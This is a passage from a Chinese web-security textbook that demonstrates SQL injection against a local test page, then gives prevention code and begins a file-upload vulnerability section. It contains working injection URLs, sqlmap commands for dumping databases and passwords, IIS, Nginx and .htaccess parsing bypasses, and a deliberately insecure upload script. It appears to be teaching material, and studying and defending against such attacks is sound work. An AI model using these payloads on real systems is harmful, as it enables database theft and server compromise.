在确定了字符长度后，需要对列内容进行渗透，列内容需要使用 mid()函数加上 ASCII 码表进行渗透，具体注入语句为“http://localhost/sql.php? Parameter=10001 and (select mid(列名称,位数,1) from users limit 1)=*N*”。这里 *N* 的取值范围是根据 ASCII 码表来获取的，即 0~127。既可以使用折半猜解法，“=*N*”又可以写成“<*N*”逐个折半判断来缩小范围，也可以结合 BurpSuite 工具进行渗透，使用工具会极大提高渗透效率，如图 8.3.9 所示为 ASCII 码表。

ASCII值	控制字符	ASCII值	控制字符	ASCII值	控制字符	ASCII值	控制字符
0	NUT	32	(space)	64	@	96	、
1	SOH	33	!	65	A	97	a
2	STX	34	"	66	B	98	b
3	ETX	35	#	67	C	99	c
4	EOT	36	$	68	D	100	d
5	ENQ	37	%	69	E	101	e
6	ACK	38	&	70	F	102	f
7	BEL	39	,	71	G	103	g
8	BS	40	(	72	H	104	h
9	HT	41	)	73	I	105	i
10	LF	42	*	74	J	106	j
11	VT	43	+	75	K	107	k
12	FF	44	,	76	L	108	l
13	CR	45	-	77	M	109	m
14	SO	46	.	78	N	110	n
15	SI	47	/	79	O	111	o
16	DLE	48	0	80	P	112	p
17	DCI	49	1	81	Q	113	q
18	DC2	50	2	82	R	114	r
19	DC3	51	3	83	S	115	s
20	DC4	52	4	84	T	116	t
21	NAK	53	5	85	U	117	u
22	SYN	54	6	86	V	118	v
23	TB	55	7	87	W	119	w
24	CAN	56	8	88	X	120	x
25	EM	57	9	89	Y	121	y
26	SUB	58	:	90	Z	122	z
27	ESC	59	;	91	[	123	{
28	FS	60	<	92	/	124	|
27	ESC	59	;	91	[	123	{
28	FS	60	<	92	/	124	|
29	GS	61	=	93	]	125	}
30	RS	62	>	94	^	126	~
31	US	63	?	95	_	127	DEL

图 8.3.9

构造渗透的语句为“http://localhost/sql.php?Parameter=10001 and (select ascii(mid (password,1,1)) from users limit 1)=*N*”。在位数确定的情况下，不断改变 *N* 的数字，经验证位数分别为“1,2,3,4,5,6”时，对应 N 的数字分别为“49,50,51,52,52,54”时可以正常显示，其他显示异常。根据测试结果“49,50,51,52,52,54”对应 ASCII 码表中的值分别为“1,2,3,4,5,6”则确定表中第一行内容 password 密码为 123456。

提示

SQL Server 或 Access 数据库使用 len()函数进行判断，例如：http://localhost/sql.php?Parameter=10001 and (select top 1 len(字段名称) from users)=*N*。

MySQL 数据库高级注入

针对上述渗透方法，表名和列名猜解都是暴力猜解，在确定存在注入漏洞情况下，通过上述两种方法有时候可以猜出表名，但是无法猜出列名，最终无法得到数据。这里再介绍一种 MySQL 数据库注入高级渗透的方法。MySQL 数据库 5.0 及以上版本，可以使用该方法进行渗透，因为 5.0 及以上版本自带了一个库叫 Information_schema，存储了所有表名和列名信息，具体如下：

- Information_schema.tables：存储所有表名信息的表；
- information_schema.columns：存储所有列名信息的表；
- Table_name：该字段存储表名称；
- table_schema：该字段存储数据库名称；
- Column_name：该字段存储列名称。

如何获取数据库版本及其他信息呢？这里介绍几种常用的函数供参考：

- database()获取数据库名函数；
- version()获取数据库版本函数；
- user()获取数据库用户函数；
- @@version_compile_os 获取操作系统函数。

使用联合查询法结合以上注入函数，具体注入语句可以写成：http://localhost/sql.php?Parameter=10001 UNION SELECT version(), 2, 3, database(), user(), @@version_compile_os from users。

执行结果如图 8.3.10 所示。




图 8.3.10

通过具体实战渗透得出数据库版本为 5.5.53；数据库名 jdtest；用户名为 root；操作系统为 Win32。数据库版本符合渗透条件，这里利用 MySQL 自带的 Information_schema 库，进行表名和列名渗透。表名注入语句如下：

http://localhost/sql.php?Parameter=10001 UNION SELECT table_name,2,3,4,5,6 from Information_schema.tables where table_schema=0x6A6474657374

↘ 提示

table_schema 对应的数据库名要转换成 Hex，即 jdtest 转换成 Hex 为 0x6A6474657374。具体转换可以通过小葵转换工具来完成，网上可以免费下载，用法如图 8.3.11 所示。




图 8.3.11

通过表名注入渗透成功获取到 jdtest 库下对应的表，因为 jdtest 库下只有一个 users 表，故只显示一个，如图 8.3.12 所示。




图 8.3.12

在得到 users 表后需通过注入获取列名，具体注入语句为：

http://localhost/sql.php?Parameter=10001 UNION SELECT Column_name,2,3,4,5,6 from Information_schema.columns where table_name=0x7573657273

提示

table_name 对应的表名要转换成 Hex，即 users 转换成 Hex，为 0x7573657273

通过列名注入成功获取 users 表下所有的列字段名，如图 8.3.13 所示。




图 8.3.13

假如需要获取 users 表下 name 字段的数据，注入语句为：

http://localhost/sql.php?Parameter=10001 UNION SELECT name,2,3,4,5,6 from users，如图 8.3.14 所示。




图 8.3.14

8.3.7 工具注入实战渗透

目前市面上针对 SQL 注入有一些扫描工具，例如 AppScan、AWVS（Acunetix Web Vulnerability Scanner）、BurpSuite、SqlMap 等都可以进行扫描，所有工具扫描都可能产生误报和漏报情况，工具只能扫描一部分，实际工作中一般都是采用“手工+工具”结合的方式，本书介绍“BurpSuite + SqlMap”结合使用，具体安装包从网上下载即可，这里不做详细介绍。SqlMap 运行需要安装 Python 环境及 SqlMap 安装包。

Python 下载：https://www.python.org/downloads/

SqlMap 下载：http://www.sqlmap.org

BurpSuite 下载：https://portswigger.net/burp/freedownload/

笔者还是使用代码示例 8.3.2 结合工具渗透实战渗透演示，打开 BurpSuite 工具，配置浏览器代理，访问 URL:“http://localhost/sql.php?Parameter=10001”，截取数据包，点击“Aciton”选择“send to Sqlmap”命令，进行注入点扫描，如图 8.3.15 所示。




图 8.3.15

如果 BurpSuite 没有“Sqlmap”标签页，那么可以下载一个 sqlmap.jar 插件，通过“extender→extentions→add”添加文件即可，你将会看到在主页面中会新增一个 tab，名字叫作 Sqlmap，如图 8.3.16 所示。




图 8.3.16

通过工具扫描发现，Parameter 参数存在盲注，通过扫描信息可以看出系统连接的是 MySQL 数据库，如图 8.3.17 所示。

```
GET parameter 'Parameter' is vulnerable. Do you want to keep testing the others
(if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 59 HTTP(s) re
quests:
---
Parameter: Parameter (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: Parameter=10001 AND 8895=8895

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: Parameter=10001 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: Parameter=10001 UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x71717
87171,0x5563506e6d57497a69796b6c6e2362684478526462467074654e7553466d746e4d675669
46424c4a,0x7162767a71),NULL-- pMZA
---
[11:51:47] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0.12
```

图 8.3.17

在通过工具扫描发现注入点后，尝试使用工具进行渗透，在进行渗透前，首先了解下 Sqlmap 基础用法：

-v 1 --dbms “MySQL”：指定数据库类型

-v 1 --dbs：列举数据库

-v 1 --current-db：当前数据库

-v 1 --users：列出数据库所有用户

-v 1 --current-user：当前用户

-v 1 --passwords：列出数据库用户密码

-v 1 --tables -D “数据库”：列举数据库的表名

-v 1 --columns -T “表名” -D “数据库”：获取表的列名

-v 1 --dump -C “字段” -T “表名” -D “数据库”：获取表中的数据，包含列

--batch：跳过提示

--level 3：提交校验等级会检查 Cookie 注入

……

假如笔者想破解该程序当前连接的数据库名及相应的用户和密码，打开 BurpSuite 工具“Sqlmap”标签，输入“-v 1 --current-db --current-user --passwords --

batch”，选择“saved”，再把抓取的数据包“send to sqlmap”即可，工具会自动进行扫描，如图 8.3.18 所示。




图 8.3.18

通过扫描成功破解。用户名为 root，密码为 root，连接的库是 jdtest，可见工具之强大，如图 8.3.19 所示。




图 8.3.19

通过上述 Sqlmap 语法可以成功获取数据库、表、列信息。如果获取 account 字段内容可以写成：-v 1 --dump -C "account" -T "users" -D "jdtest" --batch，那么通过渗透可以成功拿到 account 列所有内容，如图 8.3.20 所示。




图 8.3.20

提示

Sqlmap 有很多语法，本节只介绍了一些常用的，如果想对 Sqlmap 语法进行深入学习，可以在网上下载帮助手册。在不需要 BurpSuite 工具结合 Sqlmap 使用的情况下，Sqlmap 也可以通过 DOS 下 CMD 命令进入到 Sqlmap 的安装目录，使用 Sqlmap 语法实施攻击。如想获取当前使用的数据库，那么具体写法如图 8.3.21 所示。




图 8.3.21

8.3.8 注入预防措施

通过上述实战可见，SQL 注入危害程度相当严重，现在随着网络技术的发展，攻击者的渗透手段越来越多样化，如何针对 SQL 注入预防显得格外重要，不同开发语言，有不同的防御手段，下面介绍几种语言的防御措施。

PHP 防止 SQL 注入漏洞的常用方法

当使用 PHP 进行数据库操作时，需要对传入的 SQL 语句（及相关的参数）进行对应的过滤和转义，也可以使用原生扩展中定义的预编译方法。

使用自定义的过滤函数来防御 SQL 注入，针对单引号、双引号、转义符（\）等特殊字符使用斜杠进行转义，针对不常使用的 union 等特殊语意字符串进行过滤。

当使用 PHP 原生扩展进行 SQL 操作时，应调用 prepare()方法进行预编译，具体代码如下：

```
header("Content-type: text/html; charset=utf-8");
$id=addslashes($_GET['Parameter']);
$pdo= new PDO("mysql:127.0.0.1;dbname=JDTEST","root","root");
$sql="select * from users where id= ? ";
$result =$pdo->prepare($sql);
$exers=$result->execute(array($id));
```

当使用 PHP 进行模糊查询时，查询语句中的占位符“%”应当是占据整个值的位置，具体代码如下：

```
header("Content-type: text/html; charset=utf-8");
$id=addslashes($_GET['Parameter']);
$pdo= new PDO("mysql:127.0.0.1;dbname=JDTEST","root","root");
$sql="select * from users where id like ? ";
$result =$pdo->prepare($sql);
$exers=$result->execute(array("%$id%"));
```

Java 下常见防止 SQL 注入漏洞方法

当操作数据库时需要实现 PrepareStatement 接口对 SQL 语句进行预编译处理，而非 Statement 接口，通常分为以下两种。

正常查询：

```
ps=ct.prepareStatement("SELECT * FROM users WHERE username=? and password=? ");
ps.setObject(1,uname);
ps.setObject(2,passd);
rs=ps.executeQuery();
```

模糊查询：

```
ps=ct.prepareStatement("SELECT * FROM users WHERE username like ?");
ps.setObject(1,"%"+uname"%");
rs=ps.executeQuery();
```

MyBatis 防止 SQL 注入漏洞方法

目前各大公司在项目开发时大都使用的是 MyBatis 和 Hibernate 框架，下面来介绍框架如何防止 SQL 注入。MyBatis 框架需要使用预编译方式进行数据库操作，禁止使用“$”进行字符串拼接，要使用“#”预编译方式，也分为正常查询和模糊查询两种。

正常查询：

```
<select id="getDetailById" parameterClass="financeBillDetailMysql"
resultMap="financeBillDetailResult">SELECT <include refid="selectBillDetailAll"/>
FROM  detail WHERE ID=#id#
</select>
```

模糊查询：

```
<select id="getAttributeByErpId" parameterClass="java.lang.String"
resultMap="Attribute.categoryAttributeResult">
select <include refid="selectCategoryattributeAll"/>
from WARE_CATEGORY_ATTRIBUTE where features like '%'||#features#||'%'
```

提示

使用 C++语言进行 MySQL 操作时，应调用 prepareStatement()方法进行编译；使用 C#语言进行 MySQL 操作时，应调用 OdbcCommand 中的 OdbcParameter 标准化格式进行预编译。当使用上述语言或框架进行数据库操作时，各框架及语言基本都提供了预编译的方法，需要使用对应的方法进行数据库操作；当框架或语言中无预编译方法时，需要手工对用户的输入进行转义或过滤。

8.4 文件上传实战

文件上传漏洞是指用户上传了一个可执行的脚本文件，并通过此脚本文件获得了执行服务器端命令的能力。这种攻击方式是最为直接和有效的，“文件上传”本身没有问题，有问题的是文件上传后，服务器怎么处理、解析文件。如果服务器的处理逻辑做得不够安全，则会导致严重的后果。

8.4.1 解析漏洞

当前还有部分 Web 应用程序是用 IIS 搭建的服务器，如使用 IIS6.0 版本搭建的服务器存在文件解析漏洞，通常分为“文件类型”和“文件夹类型”两种。

使用代码示例 8.4.3 作为应用程序，部署到 IIS6.0 上。上传 a.jpg 图片并访问该图片，如：http://localhost/a.jpg 可以正常显示图片。编写一个 PHP 文件并上传，如 test.php 则提示“文件上传失败”，把“test.php”改为“test.php;.jpg”再次上传，则提示上传成功。访问“http://localhost/test.php;.jpg”可以看到执行 PHP 文件的效果，则触发文件解析漏洞。

编写 PHP 文件保存后缀名为.jpg 格式并上传，如 test.jpg，通过 BurpSuite 抓包分析请求数据，如请求数据中含有上传文件夹目录，在目录后面添加“image.php”（image 可以替换其他任意字符），如上传成功，访问“http://localhost/image.php/test.jpg”，

可看到执行 PHP 文件的效果，从而触发文件夹解析漏洞，如图 8.4.1 所示。

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------7922281443232
Content-Length: 879591
Referer: http://localhost/upload.php
Cookie: BEEFHOOK=qX6wuvWBX5SU0I709IHJHds3yTZOxfAtwV3ESYmAJOnPaWJdxDOprcxhrTz1hMUN6HxCcK7sHfMhVwEb
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------7922281443232
Content-Disposition: form-data; name="upfile"; filename="test.jpg"
Content-Type: image/jpeg
/images/image.php/
```

图 8.4.1

提示

由于代码示例是用 PHP 编写的，故上传的是 PHP 文件，如使用 ASP 语言编写，则上传的是 ASP 文件，只有上传的文件与应用程序语言一致才能被正常解析，只有 IIS6.0 版本存在这两种解析漏洞。

IIS 7.X + Nginx

IIS7 + Nginx 搭建的服务器也存在文件解析漏洞，使用代码示例 8.4.3 作为应用程序，部署到 IIS7 + Nginx 搭建的服务器上，编写 PHP 文件保存为 JPG 格式并上传，访问“http://localhost/test.jpg/*.php”，在未装文件解析漏洞补丁的情况下可以看到执行 PHP 的效果，即触发文件解析漏洞。实际测试中验证是否存在该解析漏洞的一个最快方法为，直接访问系统中任意图片在后面直接加/*.php 或/*.asp 等，如果显示乱码或提示“语法不正确”等相关信息，说明可以执行 PHP 或 ASP 文件，则存在解析漏洞，如提示“找不到文件”或“返回 404”，则不存在该解析漏洞。

Apache .htaccess 文件解析利用

如果搭建的服务器是 Apache，那么可以使用.htaccess 文件解析实现攻击，存在该漏洞的前提条件是 httpd.conf 文件中的 AllowOverride All 处于开启状态，需要注意的是默认状态通常不会关闭。编写代码示例 8.4.1 并保存为.htaccess，如图 8.4.2 所示。




图 8.4.2

代码示例 8.4.1

```
<FilesMatch "php.gif">
SetHandler application/x-httpd-php
</FilesMatch>
```

编写代码示例 8.4.2 并保存为 test.php.gif，然后访问“http://localhost/test.php.gif”，若页面显示“abc”，这样就利用了.htaccess 文件实现了解析漏洞。攻击者通常利用上传功能，上传已编写的.htaccess 文件实现渗透攻击。

代码示例 8.4.2

```
<?php
echo "test";
?>
```

8.4.2 上传渗透实战

文件类型渗透实战

笔者使用 PHP 语言编写代码示例 8.4.3，保存并命名文件名为 upload.php，放到已安装 phpStudy 的 WWW 目录下，例如：D:\phpStudy\WWW。

代码示例 8.4.3

```
<?php
if(is_uploaded_file($_FILES['upfile']['tmp_name']))
{
    $upfile=$_FILES["upfile"];
    $name=$upfile["name"];//上传文件的文件名
    $type=$upfile["type"];//上传文件的类型
    $size=$upfile["size"];//上传文件的大小
    $tmp_name=$upfile["tmp_name"];//上传文件的临时存放路径
    $extension =substr(strrchr($name ,"."),1);
   if (($type == "image/gif")|| ($type == "image/jpeg"))
    {
            echo "上传文上传成功：".$name."<br/>";
```

```
                move_uploaded_file($tmp_name,'d:/'.$name);
                $destination="d:/".$name;
                echo "上传文件的临时存放路径是：".$destination."<br/>";
        }
        else
        {
            echo "文件上传失败:";
        }
}
?>
<form action="" enctype="multipart/form-data"
method="post"name="uploadfile">
上传文件：<input type="file" name="upfile" /><br>
          <input type="submit" value="上传" />
</form>
```

访问“http://localhost/upload.php”，上传 JPG 图片，提示“上传成功”。大部分攻击者利用上传漏洞上传一些 ASP、PHP 木马程序控制服务器，假如上传 test.php 文件，则提示“文件上传失败”。首先用 BurpSuite 截获上传的数据包进行分析，可通过 POST 请求发送的报文分析，便可得知上传的文件名为 test.php，文件上传类型 Content-Type: application/octet- stream，如图 8.4.3 所示。

